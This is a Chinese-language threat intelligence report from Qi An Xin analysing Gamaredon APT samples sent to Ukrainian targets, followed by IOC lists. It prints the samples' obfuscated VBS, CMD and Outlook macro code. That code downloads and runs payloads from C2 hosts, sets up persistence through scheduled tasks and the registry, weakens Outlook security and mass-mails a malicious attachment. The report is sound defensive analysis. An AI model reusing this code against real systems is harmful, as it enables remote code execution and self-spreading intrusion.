
```
[String Data]
Comment (UNICODE):                  Shortcut Script
Working Directory (UNICODE):        %WINDIR%\System32\
Arguments (UNICODE):                http://inform.3utilities.com/lib64/index.html /f
Icon location (UNICODE):            %Windir%\system32\SHELL32.dll

[Environment Variables Location]
Environment variables location (ASCII)  %WINDIR%\System32\mshta.exe
Environment variables location (UNICODE):       %WINDIR%\System32\mshta.exe
```

C2：inform[.]3utilities.com/lib64/index.html

远程服务器上的html文件内容如下：




html中的VBS代码与宏样本中的VBA代码释放的第一层VBS脚本几乎一致，对比如下：



执行的VBS脚本内容如下，会先在下载目录下释放一个名为PrintHood.vbs的脚本


接着在同目录生成一个名为Document.rtf的空文档文件



分别为PrintHood.vbs和将要下载来的PrintHood.exe创建两个计划任务，修改注册表对PrintHood.vbs实现持久化，最后打开Document.rtf文档并运行PrintHood.vbs

```
p_35_p=iAKwH.ExpandEnvironmentStrings("%US" + "" + "ER" + "PRO" + "FILE%")+"\D" + "" + "own" + "loa" + "ds\W" + "rit" + "eH" + "oo" + "d" + "." + "e" + "xe"
p_36_p = iAKwH.Run("sch" + "ta" + "sks /Cr" + "eate /S" + "C MI" + "NUTE /M" + "O 6 /F /tn W" + "rit" + "eLN" + "K /tr " + p_35_p + "", 0, False)
p_37_p = iAKwH.Run("sch" + "ta" + "sks /Cr" + "eate /S" + "C MI" + "NUTE /M" + "O 11 /F /tn C" + "lea" + "ne" + "rLN" + "K /tr ""ta" + "skki" + "ll /" + "f /" + "Im Wr
p_31_p = "HK" + "EY" + "" + "_" + "CU" + "RRE" + "NT" + "_" + "USE" + "R\" + "Sof" + "twa" + "" + "re" + "\" + "M" + "icr" + "os" + "oft" + "\" + "Win" + "dows" + "\"
iAKwH.RegWrite p_31_p, "ws" + "" + "cr" + "ip" + "t" + "." + "e" + "" + "x" + "e /" + "" + "/" + "b " + wommt + ""
p_34_p.Documents.Open p_32_p
AGpsE = iAKwH.run (wommt)
```

文档内容为空，用于迷惑受害者



PrintHood.vbs内容如下，会先获取计算机名和序列号拼接成User-Agent

```
hwJHd=KEyss+szxtA+"WriteHood.exe"
Function zIKeC(min,max)
Randomize
zIKeC = Int((max-min+1)*Rnd+min)
End Function
Function dErnb(lzoGf)
On Error Resume Next
Set rpwtf = CreateObject("MSXML2.XMLHTTP")
Set zpFqB = CreateObject("Scripting.FileSystemObject")
lfkkh=iAKwH.ExpandEnvironmentStrings("%COMPUTERNAME%")
tEbep = Hex(zpFqB.GetDrive(fbekc).SerialNumber)
medtI = lfkkh & "_" & tEbep
oubAD = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36::" + medtI + "::"
With rpwtf
.Open "GET", lzoGf, False
.SetRequestHeader "User-Agent", oubAD
.send
End With
If rpwtf.Status = 200 Then
dErnb = rpwtf.ResponseBody
```

从远程服务器读取数据，生成可执行文件并执行

```
41  iubrr.Write (aKrga)
42  iubrr.Position = 0
43  Set oiJyC = Nothing
44  iubrr.SaveToFile (hwJHd)
45  iubrr.Close
46  WScript.Sleep zIKeC(9000,35000)
47  End if
48  End Sub
49  num = 1
50  Do While Num > 0
51  WScript.Sleep zIKeC(390000,680000)
52  On Error Resume Next
53  Dim qHksv
54  Set qHksv = CreateObject("Scripting.FileSystemObject")
55  Texts = qHksv.Drives("C:").SerialNumber
56  kkfpe dErnb("http://cultiventris.online/index.html")
57  CreateObject("WScript.Shell").Run hwJHd
58  Loop
```

C2：cultiventris[.]online/index.html

经过挖掘，我们找到了一批同源的html文件，在对其分析时发现下载了payload的时所使用的另一套逻辑。

先对域名末尾拼接“/income.php”，向远程服务器发起请求，如果返回码不等于200，则会获取域名对应的IP并在末尾拼接“/interrupt.php”后再次发起请求

整理后的C2如下，有些域名与宏样本中的域名存在重叠。

C2

rainbowt[.]site/income.php

78[.]40.219.213/interrupt.php

rainbowt[.]site/inspector.php


78[.]40.219.213/intimate.php

decursio[.]online/index.html

coriandrum[.]xyz/index.html

caruman[.]xyz/index.html

经过关联这批Lnk文件的元数据几乎完全一致，通过同一套流程生成而来。



Mac地址对应厂商：PCS Computer Systems GmbH，也存在伪造mac地址的可能性。近期投递的Lnk样本整理如下：

文件名	MD5	C2
Щодо перевірки фактів порушення корупційного законодавства з боку співробітника ППУ в АР Крим.lnk（关于克里米亚自治共和国PPU员工对违反腐败立法事实的核实。）	88b6af1f1583e80dbd3e5930f042cf95	sangorits.hopto.org/reply/updates.html
Доповідь за даними звіту СММ ОБСЄ від 08.09.2020 214-2020.lnk（根据欧安组织SMM报告日期为08.09.2020 214-2020.lnk的报告）	02aae0f838095a9d70004dae8d600aa1	forkasimov.hopto.org/beau/updates.html
Оперативне зведення станом на 28 липня 2020 року (за матеріалами ДЗНД та регіональних органів СБУ).lnk（截至2020年7月28日的业务摘要（根据乌克兰国家税务监察局和乌克兰安全局地区机构的材料））	aa7c27927cdc2752fb19ed5ebef77c2e	sort.freedynamicdns.org/home/key.html

Клопотання про тимчасовий доступ до речей і документів у кримінальному провадженні 22019180000000342 від 11.03.2020 року.lnk（要求临时访问日期为2020年3月11日的刑事诉讼22019180000000342的物品和文件）	c307be292d9b688827c22de2464abb32	hiodus.bounceme.net/nations/history.html
Розшифровка про дебіторську та кредиторську заборгованість за бюджетними коштами станом на 01.07.2020 року.lnk（截至01.07.2020.lnk的预算资金对应收款和应付款的解密）	6667410352cbba61e7c49389d55921a1	geros.freedynamicdns.org/bin/key.html

SFX样本

Gamaredon APT组织非常擅长使用SFX文件投递攻击载荷。常见的payload有VBS、CMD、OTM等文件，国内外厂商已经对相关细节进行了公布。上半年出现了通过SFX执行VBS脚本的形式实现outLook群发鱼叉邮件，SFX文件内容如下：

contact.docx	2020-04-16 13:25	Microsoft Word ...	24 KB
VbaProject.OTM	2020-03-27 14:49	Outlook VBA 工...	48 KB
VBS.vbs	2020-04-13 20:36	VBScript Script ...	3 KB

VBS会调用outlook以“/altvba”参数启动VbaProject.OTM

```
On Error Resume Next
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run "taskkill /f /im outlook.exe", 0, True
Wscript.Sleep 2000
WshShell.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Security\Level", "1", "REG_DWORD"
WshShell.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Security\Level", "1", "REG_DWORD"
WshShell.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Outlook\Security\Level", "1", "REG_DWORD"
WshShell.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Office\13.0\Outlook\Security\Level", "1", "REG_DWORD"
WshShell.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Office\13.0\Outlook\LoadMacroProviderOnBoot", "1", "REG_DWORD"
WshShell.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Outlook\LoadMacroProviderOnBoot", "1", "REG_DWORD"
WshShell.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\LoadMacroProviderOnBoot", "1", "REG_DWORD"
WshShell.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\LoadMacroProviderOnBoot", "1", "REG_DWORD"
WshShell.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Office\17.0\Outlook\LoadMacroProviderOnBoot", "1", "REG_DWORD"
WshShell.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Security\EnableAltVba", "1", "REG_DWORD"
WshShell.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Security\EnableAltVba", "1", "REG_DWORD"
WshShell.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Outlook\Security\EnableAltVba", "1", "REG_DWORD"
WshShell.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Office\13.0\Outlook\Security\EnableAltVba", "1", "REG_DWORD"
Wscript.Sleep 2000
Set objFSO = CreateObject("Scripting.FileSystemObject")
PathFrom = objFSO.GetParentFolderName(WScript.ScriptFullName)+"\VbaProject.OTM"
PathDoc = objFSO.GetParentFolderName(WScript.ScriptFullName)+"\Contact.docx"
PathTo = WshShell.ExpandEnvironmentStrings("%APPDATA%")+"\Microsoft\Outlook\"
if objFSO.Fileexists(PathTo + "\Contact.docx") Then objFSO.DeleteFile (PathTo + "\Contact.docx")
objFSO.CopyFile PathDoc, PathTo, OverwriteExisting
WshShell.Run "cmd.exe /c start OUTLOOK.EXE /altvba " + PathFrom + "", 0, True
```

VbaProject.OTM中的宏代码会实现将模板注入样本contact.docx进行群发的功能

```
    For Each cuntItem In ContactFolder.Items
    LogUser ("_____Get New Contact_____")
        If TypeName(cuntItem) = "ContactItem" Then
            Set curCon = cuntItem
    LogUser ("Create new mail")
    If curCon.Email1Address Like "*?@?*.?*" Then
            Set MObj = Myobl.CreateItem(olMailItem)
    LogUser ("Create message to " + curCon.Email1Address)
            MObj.To = curCon.Email1Address
    LogUser ("Create mail body")
    MObj.BodyFormat = olFormatHTML
    MObj.HTMLBody = "<HTML><br><br><br><br>---<br><br><b>User has exhausted allowed storage space error writing messa
    LogUser ("Create mail subject")
            MObj.Subject = "New contact email"
    LogUser ("Delete after submit True")
    MObj.DeleteAfterSubmit = True
    LogUser ("Connect attachment")
            MObj.Attachments.Add (Environ("USERPROFILE") + "\AppData\Roaming\Microsoft\Outlook\" + "contact.docx")
    LogUser ("Add attachment")
  tifs = VBA.Now
   tif = tifs + VBA.TimeValue("00:00:05")
   LogUser ("Start pause")
  Do While tifs < tif
   tifs = VBA.Now
   DoEvents
  Loop
  LogUser ("Sent mail")
    MObj.Send
    LogUser ("_____Mail sented")
        End If
        End If
    Next
    LogUser ("!!!!!!!!!!!!!!END MACRO!!!!!!!!!!!!!!!")
Set MObj = Nothing
Set Myobl = Nothing
End Sub
Private Sub LogUser(Text1 As String)
Set objFSO = CreateObject("Scripting.FileSystemObject")
PathToLog = Environ("USERPROFILE") + "\AppData\Roaming\Microsoft\Outlook\Log.txt"
Set fl = objFSO.OpenTextFile(PathToLog, 8)
 fl.WriteLine Now & " " & Text1
 fl.Close
Set objFSO = Nothing
End Sub
```

除此之外还有较为传统的执行流程，SFX执行CMD脚本

```
echo .send >>"%DyaLvz%"
echo End With >>"%DyaLvz%"
echo If in_kCnGBQ.Status=200 Then >>"%DyaLvz%"
echo get_bHqHEJ=in_kCnGBQ.%rIkBtD% >>"%DyaLvz%"
echo End If >>"%DyaLvz%"
echo End Function >>"%DyaLvz%"
echo Sub save(data) >>"%DyaLvz%"
echo Set st_IqcGQB = %EWAAZq%("S" + "c" + "r" + "ipti" + "n" + "g" + "" + "." + "" + "F" + "i" + "l" + "eSy" + "" + "s" + "" + "te" + "
echo If st_IqcGQB.Fileexists(srEMGD) Then st_IqcGQB.DeleteFile srEMGD >>"%DyaLvz%"
echo Set st_IqcGQB=Nothing >>"%DyaLvz%"
echo Set acr_bHqHEJ=%EWAAZq%("A" + "D" + "O" + "D" + "B" + "" + "." + "" + "" + "S" + "" + "" + "t" + "r" + "e" + "a" + "m") >>"%DyaLvz%
echo On Error Resume Next >>"%DyaLvz%"
echo acr_bHqHEJ.Open >>"%DyaLvz%"
echo acr_bHqHEJ.Type=1 >>"%DyaLvz%"
echo acr_bHqHEJ.Write(data) >>"%DyaLvz%"
echo acr_bHqHEJ.Position=0 >>"%DyaLvz%"
echo acr_bHqHEJ.SaveToFile srEMGD >>"%DyaLvz%"
echo acr_bHqHEJ.Close >>"%DyaLvz%"
echo End Sub >>"%DyaLvz%"
echo save get_bHqHEJ(IqcGQB) >>"%DyaLvz%"
echo dot_DVGQnE="." >>"%DyaLvz%"
echo Set wmi_srEMGD=GetObject("wi" + "n" + "m" + "g" + "m" + "t" + "s" + ":" + "{" + "" + "im" + "pe" + "" + "rs" + "" + "o" + "na" + "t
echo Set procs_DVGQnE=wmi_srEMGD.ExecQuery("S" + "e" + "" + "l" + "ect * f" + "ro" + "m W" + "in" + "3" + "2" + "_" + "P" + "r" + "o" +
echo On Error Resume Next >>"%DyaLvz%"
echo For Each cra_DVGQnE In procs_DVGQnE >>"%DyaLvz%"
echo If cra_DVGQnE.Name="%vrKcgB%" Then >>"%DyaLvz%"
echo cra_DVGQnE.Terminate >>"%DyaLvz%"
echo End If >>"%DyaLvz%"
echo Next >>"%DyaLvz%"
echo If CreateObject("S" + "cr" + "ip" + "t" + "i" + "ng" + "" + "." + "F" + "i" + "l" + "" + "e" + "S" + "y" + "st" + "" + "em" + "" +
echo DVGQnE%fVTMxA% srEMGD, 4, False >>"%DyaLvz%"
echo end if >>"%DyaLvz%"
if exist "%DyaLvz%" schtasks /Create /SC MINUTE /MO 9 /F /tn %CJgFuZ% /tr "%fEunKL% //b %DyaLvz%"
if not exist "%fEunKL%" schtasks /Create /SC MINUTE /MO 9 /F /tn %CJgFuZ% /tr "%GiAPtB%.exe //b %DyaLvz%"
exit /b
```

创建任务计划，释放VBS脚本并执行，VBS发起Post请求，获取后续payload

```
sReYzetfoquest = "cash=i                    _          &cookie=s001"
SlovaFBTjBtkin = "http://strigigena.ru/cookie.php"
HTDyaLvzTPPost SlovaFBTjBtkin, sReYzetfoquest
Function HTDyaLvzTPPost(SlovaFBTjBtkin, sReYzetfoquest)
Set jokaaGufVIwar = CreateObject("MS" + "X" + "M" + "L" + "2" + "." + "X" + "ML" + "HT" + "T" + "P")
Set WshShWBTRNOell = WScript.CreateObject("W" + "S" + "" + "c" + "" + "r" + "ip" + "t" + "" + "." + "S" + "" + "h" + "el" + "" + "l")
CurUHRiuirentPath = WshShWBTRNOell.CurrentDirectory
strHDLocZUrJeiation = "3E5680EF.t" + "m" + "p"
jokaaGufVIwar.Open "P" + "" + "OS" + "T", SlovaFBTjBtkin, False
jokaaGufVIwar.setRequestHeader "C" + "o" + "nt" + "ent-Ty" + "pe", "ap" + "pli" + "cat" + "ion/x-w" + "ww-fo" + "rm-url" + "en" + "cod" + "ed"
jokaaGufVIwar.setRequestHeader "C" + "" + "on" + "tent-Len" + "gt" + "h", Len(sReYzetfoquest)
jokaaGufVIwar.Send sReYzetfoquest
If jokaaGufVIwar.Status = 200 Then
Set liosFBTjBtmasto = CreateObject("A" + "D" + "" + "" + "O" + "D" + "" + "" + "B" + "" + "." + "" + "S" + "t" + "" + "" + "r" + "e" + "" + "a" + "" + "" + "m")
liosFBTjBtmasto.Open
liosFBTjBtmasto.Type = 1
liosFBTjBtmasto.Position = 0
liosFBTjBtmasto.Write jokaaGufVIwar.ResponseBody
liosFBTjBtmasto.SaveToFile strHDLocZUrJeiation
liosFBTjBtmasto.Close
WScript.Sleep 15618
Set objlHHHhBADOStream = Nothing
End If
End Function
```

有些VBS脚本会发起Get请求获取后续payload

```
On Error Resume Next
set DVGQnE=CreateObject("W" + "" + "" + "S" + "c" + "r" + "i" + "p" + "t" + "." + "S" + "h" + "el" + "" + "l")
srEMGD="\Microsoft\scholars\write.exe"
IqcGQB="h" + "tt" + "" + "p:/" + "/testudos.ru/agree/reference/hasty.h" + "" + "t" + "m" + "l"
Function get_bHqHEJ(us_Yzetfo)
On Error Resume Next
Set in_kCnGBQ=CreateObject("M" + "" + "S" + "XML" + "2" + "." + "X" + "M" + "" + "L" + "HT" + "T" + "P")
With in_kCnGBQ
.Open "GET", us_Yzetfo, False
.SetRequestHeader "U" + "s" + "er" + "-" + "Ag" + "e" + "n" + "t", "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0::[redacted]:"
.send
End With
If in_kCnGBQ.Status=200 Then
get_bHqHEJ=in_kCnGBQ.ResponseBody
End If
End Function
Sub save(data)
Set st_IqcGQB = CreateObject("S" + "c" + "r" + "ipti" + "n" + "g" + "" + "." + "" + "F" + "i" + "l" + "eSy" + "" + "s" + "" + "te" + "mO" + "bj" + "e" + "" + "ct")
If st_IqcGQB.Fileexists(srEMGD) Then st_IqcGQB.DeleteFile srEMGD
Set st_IqcGQB=Nothing
Set acr_bHqHEJ=CreateObject("A" + "D" + "O" + "D" + "B" + "" + "." + "" + "" + "S" + "" + "" + "t" + "r" + "e" + "a" + "m")
On Error Resume Next
acr_bHqHEJ.Open
acr_bHqHEJ.Type=1
acr_bHqHEJ.Write(data)
acr_bHqHEJ.Position=0
acr_bHqHEJ.SaveToFile srEMGD
acr_bHqHEJ.Close
End Sub
save get_bHqHEJ(IqcGQB)
dot_DVGQnE="."
Set wmi_srEMGD=GetObject("wi" + "n" + "m" + "g" + "m" + "t" + "s" + ":" + "{" + "" + "im" + "pe" + "" + "rs" + "" + "o" + "na" + "t" + "io" + "nL" + "e" + "v" + "el" + "=" + "
Set procs_DVGQnE=wmi_srEMGD.ExecQuery("S" + "e" + "" + "l" + "ect * f" + "ro" + "m w" + "in" + "3" + "2" + "_" + "P" + "r" + "o" + "" + "ce" + "s" + "s")
On Error Resume Next
For Each cra_DVGQnE In procs_DVGQnE
If cra_DVGQnE.Name="write.exe" Then
cra_DVGQnE.Terminate
End If
Next
If CreateObject("S" + "cr" + "ip" + "t" + "i" + "ng" + "" + "." + "F" + "i" + "l" + "" + "e" + "S" + "y" + "st" + "" + "em" + "" + "O" + "bj" + "ect").Fileexists(srEMGD) And C
DVGQnE.Run srEMGD, 4, False
```

C2：

strigigena[.]ru/cookie.php

testudos[.]ru/agree/reference/hasty.html

总结

APT攻击的频率和次数与所处地缘政治的局势息息相关，在新冠笼罩下的2020年，以及将要到来的2021年，东欧地区的局势会更加严峻，为这一地区的网络战带来了不确定性。

奇安信威胁情报中心提醒广大用户，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行夸张的标题的未知文件，不安装非正规途径来源的APP。做到及时备份重要文件，更新安装补丁

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台进行简单判别。目前已支持包括Windows、安卓平台在内的多种格式文件深度分析。

IOC

MD5

11550f9b4e5891951152c2060bc94f95

6abde64d0e51ba00cccab05365570cea

b841990b6f15fa26bbbb11e217229bf7

4423f7fb0367292571150f4a16cdec9a

88b6af1f1583e80dbd3e5930f042cf95

02aae0f838095a9d70004dae8d600aa1

aa7c27927cdc2752fb19ed5ebef77c2e

c307be292d9b688827c22de2464abb32

6667410352cbba61e7c49389d55921a1

C2

decursio[.]online/index.html

darvini[.]xyz

rainbowt[.]site/income.php

78[.]40.219.213/interrupt.php

rainbowt[.]site/inspector.php

78[.]40.219.213/intimate.php

coriandrum[.]xyz/index.html

caruman[.]xyz/index.html

cultiventris[.]online/index.html

strigigena[.]ru/cookie.php

testudos[.]ru/agree/reference/hasty.html

sangorits[.]hopto.org/reply/updates.html

forkasimov[.]hopto.org/beau/updates.html

sort[.]freedynamicdns.org/home/key.html

hiodus[.]bounceme.net/nations/history.html

geros[.]freedynamicdns.org/bin/key.html

inform[.]3utilities.com/lib64/index.html

vincula[.]online/interdependent_/25.11/item.php

proserpinus[.]online/nevertheless/LwRoTct.dot

kasidvk[.]3utilities.com/instructor/wDewdIf.dot

jikods[.]hopto.org/heap/EAuRvHK.dot

GAMAREDON APT

分享到：